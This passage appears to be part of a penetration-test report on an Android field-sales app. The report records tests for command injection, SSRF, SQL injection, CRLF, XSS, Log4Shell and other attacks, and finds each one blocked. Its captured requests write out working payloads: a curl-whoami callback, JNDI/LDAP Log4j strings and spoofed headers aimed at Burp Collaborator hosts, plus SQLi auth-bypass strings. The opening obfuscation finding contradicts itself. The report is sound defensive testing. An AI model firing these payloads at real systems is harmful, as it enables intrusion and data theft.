Next, we tested the application for Source Code Obfuscation or not in which attacker can read and understand the source code easily of the Android Application However it was observed that the application has source code is not obfuscated Therefore, we can say that the application is not vulnerable to Source Code Obfuscation.

The screenshot shows the Android Studio interface with the code editor open to a Java file named `SimpleDateFormatUtil.java`. The code implements static methods for parsing dates in various formats. The left sidebar displays the project structure, showing modules like `in.spoors.common`, `in.spoors.effortplus`, and `in.spoors.effortplus.i4`. The bottom navigation bar includes tabs for Code, Smali, Simple, Fallback, and Split view.

```
1 package in.spoors.common;
2
3 import android.annotation.SuppressLint;
4 import android.util.Log;
5 import java.text.ParseException;
6 import java.text.SimpleDateFormat;
7 import java.util.Calendar;
8 import java.util.Date;
9 import java.util.Locale;
10
11 @SuppressLint("SimpleDateFormat")
12 /* Loader from classes.dex */
13 public class {
14     public static Date a(String str) {
15         if (str == null) {
16             return null;
17         }
18         try {
19             return new SimpleDateFormat("yyyy-MM-dd'Z'", Locale.US).parse(str);
20         } catch (ParseException e2) {
21             Log.w("XsdDateTimeUtils", "Failed to parse '" + str + "' as date: " + e2.toString());
22             return null;
23         }
24     }
25
26     public static Date b(String str) {
27         if (str == null) {
28             return null;
29         }
30         Date parse = new SimpleDateFormat("yyyy-MM-dd'T'HH:mm:ss'Z'", Locale.US).parse(str);
31         Calendar calendar = Calendar.getInstance();
32         calendar.setInMillis(parse.getTime() + calendar.getTimeZone().getOffset(parse.getTime()));
33         return calendar.getTime();
34     }
35
36     public static Date c(String str) {
37         if (str == null) {
38             return null;
39         }
40         Date parse = new SimpleDateFormat("yyyy-MM-dd'T'HH:mm:ss'Z'", Locale.US).parse(str);
41         Calendar calendar = Calendar.getInstance();
42         calendar.setInMillis(parse.getTime());
43         return calendar.getTime();
44     }
45
46     public static Date d(String str) {
47         if (str == null) {
48             return null;
49         }
50         Date parse = new SimpleDateFormat("HH:mm:ss'Z'", Locale.US).parse(str);
51     }
52 }
```

*Figure#07 Tested for Source Code Obfuscation*

In this step, we tested the application for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for Sensitive Data Exposure to identify the presence of sensitive hard-coded information such as API keys, username, password etc., It was observed that there is no sensitive data exposed through source code. Therefore, it was clear that the application is not vulnerable to Sensitive Data Exposure.

search for text: secret

Search definitions of:  Class  Method  Field  Code  Resource  Comments

Search options:  Case-insensitive  Regex  Active tab only

Node

```
com.google.android.gms.internal.firebaseio_auth.zzcg(String, String, String, String, String, String, String, String) sb.append("auth_token", secret);
com.leopard.apl.Setup
com.leopard.apl.Setter.a(InputStream, String) String[]
in.spoons.effortplus.OpploginActivity
in.spoons.effortplus.OpploginActivity
in.spoons.effortplus.OpploginActivity.l1() String
in.spoons.effortplus.w3
in.spoons.effortplus.w3.b(String, String, String, String) String
in.spoons.effortplus.w3.b(String, String, String, String) String
in.spoons.effortplus.x3
in.spoons.effortplus.x3.D(String, String, boolean, String, Context, ProgressDialog) boolean
in.spoons.effortplus.x3.D(String, String, boolean, String, Context, ProgressDialog) boolean
in.spoons.effortplus.x3.d4(String) boolean
in.spoons.effortplus.x3.d4(String) boolean
in.spoons.effortplus.x3.u4(String) InputStream
in.spoons.effortplus.x3.u4(String) InputStream

SecretKeySpec secretKeySpec = new SecretKeySpec(f19881a, "MacSHA1");
Mac mac = Mac.getInstance("MacSHA1");
mac.init(secretKeySpec);
Import java.util.Base64;
SecretKeySpec secretKeySpec = new SecretKeySpec(TS(str).getBytes(), "AES");
cipher.init(2, secretKeySpec);
SecretKeySpec secretKeySpec = new SecretKeySpec(TS(EffortApplication.t).getApplicationContext().getBytes(), "AES");
cipher.init(1, secretKeySpec);
SecretKeySpec secretKeySpec = new SecretKeySpec(TS(EffortApplication.t).getApplicationContext().getBytes(), "AES");
cipher.init(2, secretKeySpec);
```

Figure#08 Tested for Sensitive Data Exposure – 1

*Figure#09 Tested for Sensitive Data Exposure – 2*

Next, we tested the application for Blind Command Injection. Command injection allows an attacker to execute an arbitrary operating system (OS) command on the application server. SecureLayer7 injected a system payload, which was “;curl+\$(whoami) <BurpCollaboratorURL>”, which would cause the server to perform a DNS lookup on the provided Burp collaborator link. On executing such an attack vector, it was noticed that the application does not execute any of the provided system commands entered by the attacker, and the request got blocked by the firewall. Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Blind Command Injection.

The screenshot shows the SecureLayer7 interface with two main panes: Request and Response.

**Request:**

```
POST /ltf_fi_rc/service/init?efortToken=null&clientPlatform=1&osVersion=12&clientversi
on=6.0.11b&versionCode=2021052006&apiLevel=24&productCode=0&width=1080&Height=177
&clientEncryptionAware=true&draftsCount=0&unsyncedItemsCount=0&deviceNameWithModel
=Google%20%20sdk_gphone64_x86_64%20%20sdk_gphone64_x86_64&signature=dqxHJZ0xwja@gb
zkdLquKbcEj5%3D HTTP/1.1
Content-Type: application/json; charset=utf-8
Content-Length: 315
Host: spoors.ltfs.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.1

{"code": "be4c4268-0157-4903-a1c0-06644ff7d404", "uri": "$($whoami).oskchctr$1izdnq2ukdw
$awnde$4/t_burpcollaborator.net", "encryptionKey": "J8XXLon8S01jXobi80z7\veanizvN3V0
7cwXAnrHLE20qbejWSK0tW13xsPQkrktfShGUQcvucPnrbobVKC7newGagD0FhbjY4EVctmf65g74cos
zvPzm0verGPgy5DdkW57KEPMVhXJ0F081vo5y\n9zD5uR\BeJnES00BsnU=\n"}
```

**Response:**

```
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
x-content-security-policy: default-src 'self'
x-permitted-cross-domain-policies: none
referrer-policy: origin
expect-ct: max-age=86400, enforce, report-uri='
feature-policy: 'none'; geolocation '
strict-transport-security: max-age=31536000; includeSubDomains
access-control-origin: preprospoors.ltfs.com
access-control-allow-credentials: false
access-control-allow-origin: false
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
set-cookie: JSESSIONID=F48F749290F44349A72BCCB709BFE31C; Path=/; HTTPOnly;
Secure
ltf_fi_rc; Secure; HttpOnly
set-cookie: GCILB=f1f536f4c0005a8d"; Max-Age=10800; Path=/; HTTPOnly; Secure;
HttpOnly
via: 1.1 google
Server: Eff_You_Script_Kiddies!
X-Permitted-Cross-Domain-Policies: none
Access-Control-Allow-Origin: https://spoors.ltfs.com/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
Expect-CT: enforce, max-age=300, report-uri='https://spoors.ltfs.com/'
Content-Length: 43

{"code": 7005, "description": "Access Denied"}
```

Below the panes are search and filter fields, and a status bar indicating 0 matches.

Figure#10 Tested for Blind Command Injection

Moving forward, we tested the application for Server-Side Request Forgery (SSRF) and carried out this attack by adding request headers like X-Forwarded-For, X-Host, etc. to trigger requests to external resources, specifically using the Burp Collaborator as an external endpoint. Despite multiple attempts to manipulate these parameters, SecureLayer7 did not observe any evidence of successful SSRF attacks or interactions with the Burp Collaborator, confirming that the endpoints effectively validate and restrict input parameters, thus preventing unauthorized access to external resources. Therefore, we can say that the application is not vulnerable to the blind server-side request forgery (SSRF) vulnerability.

The screenshot shows the SecureLayer7 interface with two main panes: Request and Response.

**Request:**

```
POST /ltf_fi_rc/service/init?efortToken=null&clientPlatform=1&osVersion=12&clientversi
on=6.0.11b&versionCode=2021052006&apiLevel=24&productCode=0&width=1080&Height=177
&clientEncryptionAware=true&draftsCount=0&unsyncedItemsCount=0&deviceNameWithModel
=Google%20%20sdk_gphone64_x86_64%20%20sdk_gphone64_x86_64&signature=dqxHJZ0xwja@gb
zkdLquKbcEj5%3D HTTP/1.1
Content-Type: application/json; charset=utf-8
Content-Length: 299
Host: spoors.ltfs.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/55.0.2883.87 Safari/537.36
root@0:kcoegel1nk7nye1fbpm6mzd54ws1.burpcollaborator.net

Cache-Control: no-cache
From: root@yikanckfcckyml6lxodze9ok5kyb4fs4.burpcollaborator.net
X-Real-IP: spoofed.njazoigllnn7aydefyp969z05tu.burpcollaborator.net
Forwarded:
for=spoofed.00yc5exe204konfq1vb6mmgdm4cs1.burpcollaborator.net;by=spoofed.00yc5ex
e204konfq1vb6mmgdm4cs1.burpcollaborator.net;host=spoofed.00yc5exe204konfq1vb6mm
gdm4cs1.burpcollaborator.net
True-Client-IP: spoofed.6ovitk1kq6sqct3wj7khusbs4ja2yr.burpcollaborator.net
X-Client-IP: spoofed.6z6l4kw163qntewu7vh5msmfjlaey3.burpcollaborator.net
Referer: http://ojb002g2lon87byeefzpa6a215zgo.burpcollaborator.net/ref
X-Forwarded-For: spoofed.rwr31st5y@0bekbhrs22djdc41vdj2.burpcollaborator.net
Client-IP: spoofed.1hjdmtfefj1ll5owrc1dcnn4nx35zto.burpcollaborator.net
X-Originating-IP: spoofed.fprvutmrfrtzd245/g1q1v1c15bj87x.burpcollaborator.net
CF-Connecting_IP: spoofed.s704c6469sbcvfm12t33deuen5twrk.burpcollaborator.net
Contact: root@uu8zarawwygi9mpxq781hia9gf04.burpcollaborator.net
X-Wap-Protocol: http://ub96g888dufezhqk6v75hgyr7xyxm.burpcollaborator.net/wap.xml
```


**Response:**

#	Time	Type	Payload	Comment
1	2024-05-20T10:53:45Z	HTTP Response	HTTP/1.1 200 OK	

Below the panes are search and filter fields, and a status bar indicating 0 matches.

Figure#11 Tested for Server-Side Request Forgery (SSRF)

Next, we tested the application for Improper Error Handling and carried out this attack by injecting some special and random characters in the request data to check if the server responds with any different or unique error. It was observed that the application is properly protected against such attacks, doesn't reveal any sensitive errors, and only responds with generic Java Stacktrace error messages. Therefore, it indicated that the application is not vulnerable to Improper Error Handling.



*Figure#12 Tested for Improper Error Handling*

In this step, we tested the application for SQL Injection by adding different SQLi payloads onto the username, user agent, and other parameters, and it was observed that the server responded with an 'Access Denied' message and did not process the payloads. The application seems to be validating the user input and does not include the user input directly in pre-defined SQL queries, confirming that the application is not vulnerable to SQL injection.



*Figure#13 Tested for Blind SQL Injection*

Next, we tested the application for HTTP Verb Tampering attacks by manipulating the HTTP verb other than the GET and POST methods. The HTTP methods were changed to CONNECT, TRACE, and HEAD using the proxy tool. However, it was observed that the server has restricted HTTP methods, responding with an HTTP 405 Methods Not Allowed error and a 403 Access Denied error. Therefore, we can say that the application is not vulnerable to verb-tampering attacks.

Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
26	BASELINE-CONTROL	403	<input type="checkbox"/>	<input type="checkbox"/>	274	
27	MKACTIVITY	403	<input type="checkbox"/>	<input type="checkbox"/>	274	
28	ORDERPATCH	403	<input type="checkbox"/>	<input type="checkbox"/>	274	
29	ACL	403	<input type="checkbox"/>	<input type="checkbox"/>	274	
30	PATCH	403	<input type="checkbox"/>	<input type="checkbox"/>	274	
31	SEARCH	403	<input type="checkbox"/>	<input type="checkbox"/>	274	
32	ARBITRARY	403	<input type="checkbox"/>	<input type="checkbox"/>	274	
0		404	<input type="checkbox"/>	<input type="checkbox"/>	274	
2	GET	404	<input type="checkbox"/>	<input type="checkbox"/>	274	
3	HEAD	404	<input type="checkbox"/>	<input type="checkbox"/>	181	
4	POST	404	<input type="checkbox"/>	<input type="checkbox"/>	274	
7	TRACE	405	<input checked="" type="checkbox"/>	<input type="checkbox"/>	276	
9	CONNECT	405	<input type="checkbox"/>	<input type="checkbox"/>	276	

Request Response

Raw Headers Hex HTML Render

Name	Value
HTTP/1.1	405 Not Allowed
Date	Mon, 18 Mar 2024 09:29:58 GMT
Content-Type	text/html
Content-Length	93
Connection	close
ETag	"619299e9-5d"
Server	Eff_You_Script_Kiddies!

Figure#14 Tested for Verb Tampering

Our team tested the application for Authentication Bypass and carried out this attack by adding an Auth bypass SQL injection payload like “admin+1=1--”, “Admin+or+1=1#”, etc. However, it was observed that the application does not process the provided SQLi payloads and rather throws an error, i.e., “Access Denied.” Therefore, we can say that the application is not vulnerable to Authentication Bypass with SQL Injection.

Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
43	or%201=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	
44	' or 1=1 or '='	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	
45	or 1=1 or ""=	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	
47	or a=a	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	
48	') or ('a=a	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	
49	) or (a=a	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	
50	hi or a=a	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	
51	hi or 1=1 --	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	
46	' or a=a--	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	
52	hi or 1=1 --	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	
53	hi' or 'a=a	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	
54	hi') or ('a=a	200	<input type="checkbox"/>	<input type="checkbox"/>	1211	

Request Response

Raw Headers Hex JSON Decoder

```
cache-control: no-store,no-cache,must-revalidate
pragma: no-cache
set-cookie: JSESSIONID=62EE60C5CDC258276B73056A3725DAB; Path=/; HTTPOnly; Secure; ltf_fi_rc; Secure; HttpOnly
set-cookie: GCLILE="de49bb7fb49d5c16"; Max-Age=10800; Path=/; Secure; HttpOnly
via: 1.1 google
Server: Eff_You_Script_Kiddies!
X-Permitted-Cross-Domain-Policies: none
Access-Control-Allow-Origin: https://spoors.ltfs.com/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
Expect-CT: enforce, max-age=300, report-uri='https://spoors.ltfs.com/'
Content-Length: 43

{"code":7005,"description":"Access Denied"}
```

?

0 matches

Finished

Figure#15 Tested for Auth bypass with SQLi

As the next step, we tested the application for Carriage Return Line Feed (CRLF) Injection and carried out this attack by injecting CRLF payloads into HTTP request endpoints and then analyzing the server response to see if CRLF values were being reflected or not. It was observed that the payload didn't get executed and no arbitrary injected value was observed within the server response. Therefore, we can say that the application is not vulnerable to Carriage Return Line Feed (CRLF) Injection attacks.

The screenshot shows the Burp Suite proxy tool. The 'Request' tab is active, displaying a GET request to https://spoors.ltfsc.com. The URL is highlighted with a red box and contains the encoded string '%0D%0A%20Set-Cookie:jacketest'. The response tab is also active, showing a 404 Not Found error page. The error message includes a pink note: '<p>I have no idea where that file is, sorry. Are you sure you typed in the correct URL?</p>'.

Go Cancel < > Target: https://spoors.ltfsc.com

**Request**

Raw Headers Hex

GET /%0D%0A%20Set-Cookie:jacketest HTTP/1.1  
Content-type: application/x-www-form-urlencoded; charset=UTF-8  
Host: spoors.ltfsc.com  
Connection: close  
Accept-Encoding: gzip, deflate  
User-Agent: okhttp/3.12.1

**Response**

Raw Headers Hex HTML Render

HTTP/1.1 404 Not Found  
Date: Mon, 18 Mar 2024 07:30:50 GMT  
Content-Type: text/html  
Content-Length: 93  
Connection: close  
ETag: "619296fa-5d"  
Server: Eff\_You\_Script\_Kiddies!

<p>I have no idea where that file is, sorry. Are you sure you typed in the correct URL?</p>

*Figure#16 Tested for Carriage Return Line Feed (CRLF) Injection*

Next, we tested the application for Authentication Bypass vulnerability via Response Manipulation technique. Securelayer7 tested the application authentication functionality, and we changed the response of the application from failed to success to check if the application allows the user to bypass authentication via response manipulation. But it was observed that the application authentication process is validated server-side, so an authentication bypass hasn't happened. Therefore, it was clear that the application is not vulnerable to Auth Bypass with Response Manipulation.

The screenshot shows the Burp Suite interface on the left and a mobile phone screen on the right.

**Burp Suite Network Tab:**

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1548	https://spoors.ltfs.com	POST	/ltf_fi_rc/service/init/otp/?effortToken=...		✓	200	1219	JSON	
1547	https://firebaseinstallations.googleapis.com	POST	/v1/projects/api-project-20782512816...			403	876	JSON	
1546	https://firebaseinstallations.googleapis.com	POST	/v1/projects/api-project-20782512816...			403	876	JSON	
1545	http://check.gstatic.com	GET	/generate_204			204	146		
1544	http://play.googleapis.com	GET	/generate_204			204	146		

**Burp Suite Response Tab (Selected Request):**

Request Headers: Raw Headers Hex JSON Decoder

```
referrer-policy: origin
expect-ct: max-age=86400, enforce, report-uri=''
feature-policy: vibrate 'none'; geolocation *
strict-transport-security: max-age=31536000; includeSubDomains
access-control-origin: preprodspoors.ltfs.com
access-control-allow-credentials: false
access-control-allow-origin: false
cache-control: no-store,no-cache,must-revalidate
pragma: no-cache
set-cookie: JSESSIONID=95EDBFC8FECCE60963A8C21DF65D44B9; Path=/; HTTPOnly; Secure; ltf_fi_rc; Secure; HttpOnly
set-cookie: GCLB="5e6308e463a6a6b9"; Max-Age=10800; Path=/; HTTPOnly; Secure; HttpOnly
via: 1.1 google
Server: Eff_You_Script_Kiddies!
X-Permitted-Cross-Domain-Policies: none
Access-Control-Allow-Origin: https://spoors.ltfs.com/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
Expect-CT: enforce, max-age=300, report-uri='https://spoors.ltfs.com/'
Content-Length: 22
```

{"response": "success"}

**Mobile Phone Screen (Redacted Area):**

10:32  
Login using  
 Phone  Email  
Provisioning check failed. Please ensure that you are connected to the Internet. Please turn on the mobile data.  
+918374707480  
000000  
LOG IN  
Get Activation Code  
1 2 3 -  
4 5 6 ←

*Figure#17 Tested for Auth Bypass with Response Manipulation*

Next, we tested the application for Stored Cross-Site Scripting (XSS). SecureLayer7 carried out this attack by injecting multiple malicious javascript payloads on reflected user input fields, aiming to inject malicious executable scripts into the application's code. SecureLayer7 observed that the application had implemented effective input validation mechanisms. Therefore, this led SecureLayer7 to the conclusion that the Android application is not vulnerable to Stored Cross-Site Scripting (XSS).

The screenshot shows the Burp Suite interface with two panes: Request and Response.

**Request:**

```
/ltf_fi_rc/service/init/?effortToken=null&clientPlatform=ios&version=12&clientVersion=6.0.11b&versionCode=2021052006&apiLevel=24y3by5%&script%3ealert(1)%3c%2fscript%3e%4vd4k1k1o&productCode=0&width=1080&height=176&&clientEncryptionType=tue&gaftsCount=0&unSyncedItemsCount=0&deviceNameWithMd=24y3by5%&script%3ealert(1)%3c%2fscript%3e%20sdk_gphone64_x86_64&signature=dqxhuZ0xwja0MgbzkdLquKbcE3s%3D HTTP/1.1
Content-type: text/plain
Host: spoors.ltfs.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.1

{ "code": "be4c4268-0157-4903-a1c0-06644ff7d404&" curl+$(<whoami>).oskchctrz1lizdnq2ukdw
saawndej47t.burpcollaborator.net", "encryptionKey": "J8XXLonS01JXkbI80z7/ean2vkn3V0
7cwXAnrnLEzDqbejw5K0Th13xf0pkrtIFSnGuQcvucPnbtobV/kC7newGagDfKbjY4EVctmfb65g74cos
zvPZm8VerGPgy5ddKNS7KEPfHVXJ80F081vo5y/n9zD5uR/BeJnES00BsnU\n"}
```

**Response:**

```
x-content-type-options: nosniff
x-content-security-policy: default-src 'self'
x-permitted-cross-domain-policies: none
referrer-policy: origin
expect-ct: max-age=86400, enforce, report-uri=''
feature-policy: vibrate 'none'; geolocation *
strict-transport-security: max-age=31536000; includeSubDomains
access-control-origin: preprodspoors.ltfs.com
access-control-allow-credentials: false
access-control-allow-origin: false
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
set-cookie: SESSIONID=443EC4C1E3E73DEBD7C679247BD9B4E8; Path=/; HTTPOnly;
Secure; ltf_fi_rc; Secure; HttpOnly
set-cookie: GCILB="989601d3e8d144b9"; Max-Age=10800; Path=/; HTTPOnly; Secure; HttpOnly
via: 1.1 google
Server: Eff_You_Script_Kiddies!
X-Permitted-Cross-Domain-Policies: none
Access-Control-Allow-Origin: https://spoors.ltfs.com/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
Expect-CT: enforce, max-age=300, report-uri='https://spoors.ltfs.com/'
Content-length: 128

{"code":9000,"description":"java.lang.NumberFormatException: For input string:
\"24y3by5<script>alert(1)</script>la4vd4k1k1o\""}
```

Below the panes are search bars and status indicators: 0 matches, 1.297 bytes | 71 millis.

Figure#18 Tested for Cross-Site Scripting

Next, we tested the application for the Log4j Shell vulnerability. This vulnerability can allow an attacker to execute remote code on a vulnerable system by exploiting a flaw in the Log4j library used in many applications, potentially leading to widespread security breaches. The attack was carried out by injecting different Log4j payloads with a Burp Collaborator link like "{\$jndi:ldap://attackerdomain/si7}" into the injectable parameters. We observed that the application responded with a "Access Denied" response code, but no DNS or HTTP callbacks were received on the Burp Collaborator Client. Therefore, we can say that the application is not vulnerable to the Log4j Shell vulnerability.

The screenshot shows the Burp Suite interface with two panes: Request and Response.

**Request:**

```
$[jndi${lower:d}i:${lower:d}ap://${lower:x}${lower:f}.345fq2adod9xk5amp50ynalag1ms
5b.burpcollaborator.net/a]
X-Wap-Profile:
http://$[jndi${lower:d}i:l${lower:d}ap://${lower:x}${lower:f}.435gp39ene8yj69no6zzmbk
bf21tg04d.burpcollaborator.net/a]/wap.xml
Profile:
http://$[jndi${lower:d}i:l${lower:d}ap://${lower:x}${lower:f}.mqgyclywwavgv6ow5bomh9t7
tzkb837rw.burpcollaborator.net/a]/wap.xml
Forwarded:
for-spoofed,$[jndi${lower:d}i:l${lower:d}ap://${lower:x}${lower:f}.yoqaaxu888ts4uh98
kt75550w6n1kp9.burpcollaborator.net/a];by=spoofed,$[jndi${lower:d}i:l${lower:d}ap://${lower:x}${lower:f}.yoqaaxu888ts4uh90kt75550w6n1kp9.burpcollaborator.net/a];host=s
poofed,$[jndi${lower:d}i:l${lower:d}ap://${lower:x}${lower:f}.yoqaaxu888ts4uh90kt75550w6n1kp9.burpcollaborator.net/a]
X-Forwarded-Server:
$[jndi${lower:d}i:l${lower:d}ap://${lower:x}${lower:f}.jrevdixtbwd7lx2clneaq8q3h9846
sv.burpcollaborator.net/a]
True-Client-IP:
spoofed,$[jndi${lower:d}i:l${lower:d}ap://${lower:x}${lower:f}.vlk77ur555qp1xre6xhq42
22xt3kyjmz.burpcollaborator.net/a]
CF-Connecting-IP:
spoofed,$[jndi${lower:d}i:l${lower:d}ap://${lower:x}${lower:f}.vzy7lu55j54px5ekxvqi2
g2bthckk9.burpcollaborator.net/a]
X-API-Version:
$[jndi${lower:d}i:l${lower:d}ap://${lower:x}${lower:f}.1z1d105bjb4vf35kk3vwi8g8bzqhcr
0g.burpcollaborator.net/a]
Proxy-Host:
```

**Response:**

```
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
x-content-security-policy: default-src 'self'
x-permitted-cross-domain-policies: none
referrer-policy: origin
expect-ct: max-age=86400, enforce, report-uri=''
feature-policy: vibrate 'none'; geolocation *
strict-transport-security: max-age=31536000; includeSubDomains
access-control-origin: preprodspoors.ltfs.com
access-control-allow-credentials: false
access-control-allow-origin: false
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
set-cookie: SESSIONID=A08861B820F0A16A94B01DE33B2CF6D; Path=/; HTTPOnly;
Secure; ltf_fi_rc; Secure; HttpOnly
set-cookie: GCILB="79018b7a4156136d"; Max-Age=10800; Path=/; HTTPOnly; Secure; HttpOnly
via: 1.1 google
Server: Eff_You_Script_Kiddies!
X-Permitted-Cross-Domain-Policies: none
Access-Control-Allow-Origin: https://spoors.ltfs.com/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
Expect-CT: enforce, max-age=300, report-uri='https://spoors.ltfs.com/'
Content-length: 43

{"code":7005,"description":"Access Denied"}
```

Below the panes are search bars and status indicators: 0 matches, 1.211 bytes | 75 millis.

Figure#19 Tested for Log4j

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.


The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative- HL Digital Application Pentest

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with HL Digital Android application.

In the HL Digital Android application, SecureLayer7 checked for Insecure Version of OS Installation Allowed. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the min SDK version set as 21. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to application installation in insecure OS versions.



```

File View Navigation Tools Help
AndroidManifest.xml res/values/strings.xml AddFeatureAdapter Base64 CodecException CodecSupport
> myjava.awt.datatransfer
> net
> okhttp
> okio
> org
> pl.droidsonroids.gif
> pojo
> retrofit2
> uk.co.chrisjenx.calligraphy
> utils
Resources
> assets
> com
> lib
> META-INF
> okhttp3
> org
> res
  AndroidManifest.xml
  androidsupportmultidexversion.txt
  classes.dex
  classes2.dex
  dsn.mf
  firebase-analytics.properties
  firebase-common.properties
  firebase-core.properties
  firebase-iid-interop.properties
  firebase-iid.properties
  firebase-measurement-connector.prope
  firebase-messaging.properties
  javamail.charset.map
  javamail.default.address.map
  javamail.default.providers
  javamail imap.provider
  javamail.pop3.provider
  javamail.smtp.address.map
Issues: 37 warnings

```

```

